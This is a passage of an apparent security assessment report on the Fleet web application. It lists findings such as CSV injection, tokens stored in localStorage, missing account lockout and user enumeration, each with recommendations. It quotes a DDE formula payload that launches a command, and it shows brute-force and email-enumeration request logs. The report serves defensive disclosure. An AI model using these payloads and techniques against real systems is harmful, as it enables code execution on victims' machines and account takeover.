


Figure 4 - Team has been named injection string.

Now, when using the CSV export API functionality, this team name was reflected into the CSV export and was proven to be a valid vector for CSV injection attacks.




Figure 5 - Injection string executes within spreadsheet software.

As shown above, the injection string `=cmd|' /C calc!A0` was used to make a calculator open as a proof of concept when the CSV file was opened with spreadsheet software. In a real attack scenario, a malicious user would likely attempt to run malicious code on a victim's computer using the same method. This code may provide a remote connection to the host PC or could delete important files on host PC, for example.

Recommendations

To remediate this issue, the web application must perform proper input validation on all user-supplied input. Spreadsheets use special characters such as "=", "+", "-", and "@" to perform actions and thus, these should be removed from user input data.

Output encoding could also be used to fully mitigate this issue. A simple method to prevent this attack without removing all special characters would be to prepend a single quote to all cells with user input data. This would prevent user-supplied input from executing on the host machines.

References

- CWE-74: Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')
 - <https://cwe.mitre.org/data/definitions/74.html>

Insecure Storage of Authentication Tokens (Medium Risk)

Location

<https://dogfood.fleetdm.com/>*

Description

Session tokens are generated by web platforms with the premise that they are handled and stored securely, as to be trusted for permitting access to a user's data. When authentication tokens are mishandled, it can leave the user's sessions vulnerable to hijacking or theft.

Evidence

In the case of this web application, a base64 encoded token was identified to be stored within a user's local browser after successful authentication to the platform. Further to authentication, JavaScript is then used to set the "Authorization Bearer" HTTP header with the token taken from the LocalStorage object in the browser. As presented via the links within the recommendation section below, storing tokens in local browser storage can leave the user's sessions vulnerable to hijacking or theft.




Figure 6 - Session token saved in local storage.

Recommendations

Tokens that are used in HTTP Headers, for example the "Access-Token" or "Authorization: Bearer" headers should be stored in a secure facility. Typically, developers may use a cookie with the HttpOnly, Secure and SameSite flags set. These flags prevent code injection, as well as Man-in-the-Middle attacks, which could be used to steal a valid session cookie. This is a more secure alternative than HTML5 storage.

To compliment this recommendation, both Okta and Auth0 have guidance regarding this issue:

- Okta
 - [https://www.oauth.com/oauth2-servers/access-tokens/access-token-lifetime/.](https://www.oauth.com/oauth2-servers/access-tokens/access-token-lifetime/)
- Auth0
 - <https://auth0.com/docs/tokens/guides/store-tokens#don-t-store-tokens-in-local-storage.>

References

- MDN Window.sessionStorage
 - <https://developer.mozilla.org/en-US/docs/Web/API/Window/sessionStorage>
- Okta: Auth0 Token Storage
 - <https://auth0.com/docs/secure/security-guidance/data-security/token-storage#don-t-store-tokens-in-local-storage>
- Okta: Access Token Lifetime
 - [https://www.oauth.com/oauth2-servers/access-tokens/access-token-lifetime/.](https://www.oauth.com/oauth2-servers/access-tokens/access-token-lifetime/)
- OWASP HTML5 Security Cheat Sheet
 - https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html#Local_Storage

No Account Lockout (**Medium Risk**)

Location

<https://dogfood.fleetdm.com/api/v1/fleet/login>

Description

Lares found that the application does not utilize any account lockout function upon failed authentication of valid accounts.

Evidence

Lares observed that it is possible to make an arbitrary number of incorrect attempts to login to an account without the account being locked out. The only observed limitation was after 10 attempts there needed to be a pause before more attempts were possible. Alternatively, a large gap between requests would allow all requests through as well. For the rate limiting, the login endpoint would return a 200 status for a correct password, 401 status for an incorrect password, and a 500 status if the rate limiting was hit. This can enable a threat actor to brute force passwords for valid accounts. Lares discovered that when using a 4s gap between requests, 100% of the requests made it through to the login system.

Request ^	Payload	Status	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1403
1	159357	401	<input type="checkbox"/>	<input type="checkbox"/>	266
2	love123	401	<input type="checkbox"/>	<input type="checkbox"/>	266
3	987654321	401	<input type="checkbox"/>	<input type="checkbox"/>	266
4	123456	401	<input type="checkbox"/>	<input type="checkbox"/>	266
5	123	401	<input type="checkbox"/>	<input type="checkbox"/>	266
6	1234	401	<input type="checkbox"/>	<input type="checkbox"/>	266
7	112341	401	<input type="checkbox"/>	<input type="checkbox"/>	266
8	1231441	401	<input type="checkbox"/>	<input type="checkbox"/>	266
9	2321	401	<input type="checkbox"/>	<input type="checkbox"/>	266
10	42412	401	<input type="checkbox"/>	<input type="checkbox"/>	266
11	mMmqDCb2Uh34tButFhVb1*	200	<input type="checkbox"/>	<input type="checkbox"/>	1403
12	2342	401	<input type="checkbox"/>	<input type="checkbox"/>	266
13	2342252	401	<input type="checkbox"/>	<input type="checkbox"/>	266
14	123	401	<input type="checkbox"/>	<input type="checkbox"/>	266
15	32434	401	<input type="checkbox"/>	<input type="checkbox"/>	266
16	1231	401	<input type="checkbox"/>	<input type="checkbox"/>	266
17	12341	401	<input type="checkbox"/>	<input type="checkbox"/>	266
18	12123	401	<input type="checkbox"/>	<input type="checkbox"/>	266

Figure 7 - Issuing multiple failed login attempts along with some successful logins.

Recommendations

Accounts should be locked after a predetermined number of invalid login attempts, typically three (3). The applications response to an authentication attempt with a locked account should be identical to that of the response for an invalid account authentication attempt. In this way, it would not be possible to perform account harvesting via the account lockout message.

References

- OWASP Brute Force Attacks
 - https://owasp.org/www-community/attacks/Brute_force_attack
- CWE-307: Improper Restriction of Excessive Authentication Attempts
 - <https://cwe.mitre.org/data/definitions/307.html>

Session Timeout – Insufficient Session Expiration (Medium Risk)

Location

<https://dogfood.fleetdm.com/>*

Description

Insufficient session expiration occurs when a web application fails to remove the session token from the web server session pool. An insufficient session expiration increases a web site's exposure to attacks that steal or reuse user's session identifiers. Typically, session expiration is comprised of two timeout types: inactivity and absolute. An absolute timeout is defined by the total amount of time a session can be valid without re-authentication and an inactivity timeout is the amount of idle time allowed before the session is invalidated. The lack of proper session expiration may increase the likelihood of success of certain attacks.

Evidence

Lares observed that sessions left overnight did not expire. Sessions should become invalidated after a period of time requiring the user to reauthenticate.

Recommendations

After a predefined idle time has passed (a timeout), the web application should invalidate any currently valid sessions on the server-side. The same behavior should be implemented on the logout function. This will help to keep the lifespan of a session as short as possible and is necessary in a shared computing environment where more than one person has unrestricted physical access to a computer. The application may use a JavaScript timer that redirects the user's browser to the login page once the period of inactivity has expired. This will help prevent the disclosure of sensitive information displayed onscreen.

References

- CWE-613: Insufficient Session Expiration
 - <https://cwe.mitre.org/data/definitions/613.html>
- WASC Insufficient Session Expiration
 - <https://projects.webappsec.org/Insufficient-Session-Expiration>

Weak Passwords Allowed (Medium Risk)

Location

https://dogfood.fleetdm.com/api/v1/fleet/change_password

Description

Rules that allow insufficiently complex passwords significantly lower the effort needed by attackers to gain a foothold on the system. Industry best practices generally state that at the bare minimum, passwords should be at least eight (8) characters in length and be comprised of upper case alphabetical, lower case alphabetical, numerical, and special characters. It was noted that this system allows for users to set passwords that do not meet these criteria. This significantly increases the chances that an attacker will guess or brute force passwords on this system.

Evidence

The password requirements for the Fleet Web Application are listed as:

Must include 7 characters, at least 1 number (e.g. 0 - 9), and at least 1 symbol (e.g. &*#)

In addition, the application only checks to ensure the current password does not match the new password when making a change. This can lead to users having weak passwords such as 'password1!' and cycling through a small number of passwords if they are required to change their passwords at any time. Lares recommends that password requirements follow industry standard complexity requirements as stated in the Recommendations section.

Recommendations

Lares recommends that a strong password policy be implemented. Components of a strong password policy include but are not limited to:

- The password does not mimic the username
- Uses a mixture of upper-case and lower-case characters
- Contains numeric characters
- Contains special characters (i.e. !()@#\$%^&*.)
- The password is not a dictionary word
- Consist of a minimum of 8 characters in length
- Does not repeat the same character more than twice in a row

References

- CWE-521: Weak Password Requirements
 - <https://cwe.mitre.org/data/definitions/521.html>
- OWASP Authentication Cheat Sheet: Implement Proper Password Strength Controls
 - https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#implement-proper-password-strength-controls

User Enumeration (Low Risk)

Location

<https://dogfood.fleetdm.com/api/v1/fleet/users/63>

Description

Sometimes functionality which is available to users will provide feedback which can be used to determine if an account exists or not. Common examples include:

- A login prompt error message responding with “Password is incorrect.” Or “Account not found.”
- A password reset function telling a user “Account not found.”
- An account registration function telling a user “Only one account is allowed per email.”

By using simple automation an attacker can easily create a list of valid user accounts to spray passwords against or to check against list of accounts compromised in breaches with the hope of discovering password reuse.

Evidence

Fleet Web Application provides the `/api/v1/fleet/users/<USERNUMBER>` endpoint to modify user settings. Lares discovered that by varying the email address provided to this endpoint through a HTTP POST request, it is possible to enumerate valid email addresses in the system. Additionally, no rate limiting exists on this endpoint, which allowed Lares to iterate over 109 requests receiving correct responses on the final 3.

Invalid email addresses respond with:

```
{
  "message": "email not configured",
  "errors": [
    {
      "name": "base",
      "reason": "email not configured"
    }
  ]
}
```

Valid email addresses respond with:

```
{
  "message": "Resource Already Exists",
  "errors": [
    {
      "name": "base",
      "reason": "Entity already exists"
    }
  ]
}
```

Request	Payload	Status	Error	Timeout	Length ^
107	jkocher+ga	409	<input type="checkbox"/>	<input type="checkbox"/>	264
108	jkocher+ta	409	<input type="checkbox"/>	<input type="checkbox"/>	264
109	jkocher+gm	409	<input type="checkbox"/>	<input type="checkbox"/>	264
0		500	<input type="checkbox"/>	<input type="checkbox"/>	273
1	benoite	500	<input type="checkbox"/>	<input type="checkbox"/>	273
2	benson	500	<input type="checkbox"/>	<input type="checkbox"/>	273
3	bent	500	<input type="checkbox"/>	<input type="checkbox"/>	273
4	bentlee	500	<input type="checkbox"/>	<input type="checkbox"/>	273
5	bentley	500	<input type="checkbox"/>	<input type="checkbox"/>	273
6	benton	500	<input type="checkbox"/>	<input type="checkbox"/>	273
7	benyamin	500	<input type="checkbox"/>	<input type="checkbox"/>	273
8	ber	500	<input type="checkbox"/>	<input type="checkbox"/>	273
9	berenice	500	<input type="checkbox"/>	<input type="checkbox"/>	273
10	beret	500	<input type="checkbox"/>	<input type="checkbox"/>	273
11	berget	500	<input type="checkbox"/>	<input type="checkbox"/>	273
12	berk	500	<input type="checkbox"/>	<input type="checkbox"/>	273
13	berke	500	<input type="checkbox"/>	<input type="checkbox"/>	273
14	berkeley	500	<input type="checkbox"/>	<input type="checkbox"/>	273
15	berkie	500	<input type="checkbox"/>	<input type="checkbox"/>	273

Request Response

Pretty Raw Hex Render ↵ ↵ ☰

```

1 HTTP/2 409 Conflict
2 Date: Tue, 05 Apr 2022 04:47:43 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 136
5
6 {
7   "message": "Resource Already Exists",
8   "errors": [
9     {
10      "name": "base",
11      "reason": "Entity already exists"
12    }
13  ]
14 }
15

```

Figure 8 - Example of enumerating valid and invalid email addresses.

Recommendations

The application should respond only with generic error messages that do not vary based on underlying system conditions. For example, an application can respond to a failed login with an "Incorrect user and password combination" message or to a password reset request with "An email has been sent to the associated address." If more verbose messages are required for delivery to a user, it is universally more secure to send them via email.

In cases that a timing differential exists, consider trying to make the requests take the same amount of processing time by following the same process regardless of the existence of a user. Often this means performing the hashing of the password or other computation intensive task prior to making the database lookup for the comparison.

References

- CWE-203: Observable Discrepancy
 - <https://cwe.mitre.org/data/definitions/203.html>
- Testing for Account Enumeration and Guessable User Account
 - [https://owasp.org/www-project-web-security-testing-guide/v41/4-Web Application Security Testing/03-Identity Management Testing/04-Testing for Account Enumeration and Guessable User Account](https://owasp.org/www-project-web-security-testing-guide/v41/4-Web%20Application%20Security%20Testing/03-Identity%20Management%20Testing/04-Testing%20for%20Account%20Enumeration%20and%20Guessable%20User%20Account)

Information Disclosure via Default Content (Informational Risk)

Location

<https://dogfood.fleetdm.com/metrics>


<https://dogfood.fleetdm.com/version>

Description

Web applications or web servers may provide information that is unnecessary within a production environment. This information disclosure may come in the form of default web framework pages, debug modes being enabled or may be presented as part of HTTP headers set within web responses. In all cases, this information may presents IP Addresses, server version information or several other pieces of data that is not required for public consumption.

Evidence

The web application was found to display unnecessary information within two pages being provided by the web server. These pages were `/version` and `/metrics`, shown below. These pages gave away information about the server software and API details from which a malicious actor could potentially use as part of their attack planning efforts.




The screenshot shows a web browser window with the address bar displaying `https://dogfood.fleetdm.com/version`. The page content is displayed in a JSON viewer interface with tabs for 'JSON', 'Raw Data', and 'Headers'. The JSON data is as follows:

```

{
  "version": "4.12.1",
  "branch": "HEAD",
  "revision": "61b87a82387233d6ca22dc5599fb34d85096d294",
  "go_version": "go1.17.8",
  "build_date": "2022-04-05",
  "build_user": "runner"
}

```

Figure 9 - Version page displays version and build information.



The screenshot shows a web browser window with the address bar displaying `https://dogfood.fleetdm.com/metrics`. The page content is displayed in a text viewer interface. The text output includes various Go metrics and environment information, with the version information highlighted in blue:

```

go_gc_duration_seconds{quantile="0.25"} 9.6936e-05
go_gc_duration_seconds{quantile="0.5"} 0.000119073
go_gc_duration_seconds{quantile="0.75"} 0.00013197
go_gc_duration_seconds{quantile="1"} 0.003904942
go_gc_duration_seconds_sum 0.367814463
go_gc_duration_seconds_count 2527
# HELP go_goroutines Number of goroutines that currently exist.
# TYPE go_goroutines gauge
go_goroutines 40
# HELP go_info Information about the Go environment.
# TYPE go_info gauge
go_info{version="go1.17.8"} 1
# HELP go_memstats_alloc_bytes Number of bytes allocated and still in use.
# TYPE go_memstats_alloc_bytes gauge
go_memstats_alloc_bytes 1.256576e+07
# HELP go_memstats_alloc_bytes_total Total number of bytes allocated, even if freed.

```

Figure 10 - Metrics page displays API and version information.

Retest Notes:

This issue was retested and remains open for the `/version` endpoint, however, it was resolved for the `/metrics` endpoint.

Recommendations

To ensure that information is not provided to potential attackers, the affected web pages must be removed from the server or a related configuration disabled.

References

- CWE-200: Information Exposure
 - <https://cwe.mitre.org/data/definitions/200.html>

CONCLUSION

Lares' Application Security Assessment of Fleet Web Application determined the application's risk rating to be High. Fleet should focus resolving or mitigating the Security Features, Encapsulation, Input Validation and Representation, Time and State, and Environment issues in the application to strengthen the applications' security posture.

Information security is a journey. To keep pace with information technology advancements and an ever-evolving threat landscape, an organization must continue to adapt its security practices to achieve desired security outcomes. A robust security policy, with supporting personnel, processes, and procedures, helps Fleet achieve its security objectives. Lares hopes the recommendations of this report, too, enhance Fleet's overall security program efforts.